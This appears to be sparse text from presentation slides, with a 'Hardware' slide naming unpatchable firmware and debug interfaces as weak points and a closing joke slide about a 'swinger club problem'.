
Hardware



Hardware

- Firmware updates not possible
- Debug interfaces






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One more thing...



Swinger Club Problem



THE LOCAL SWINGERS CLUB WAS A
LITTLE DISAPPOINTING.

MINIMUMBLE.COM

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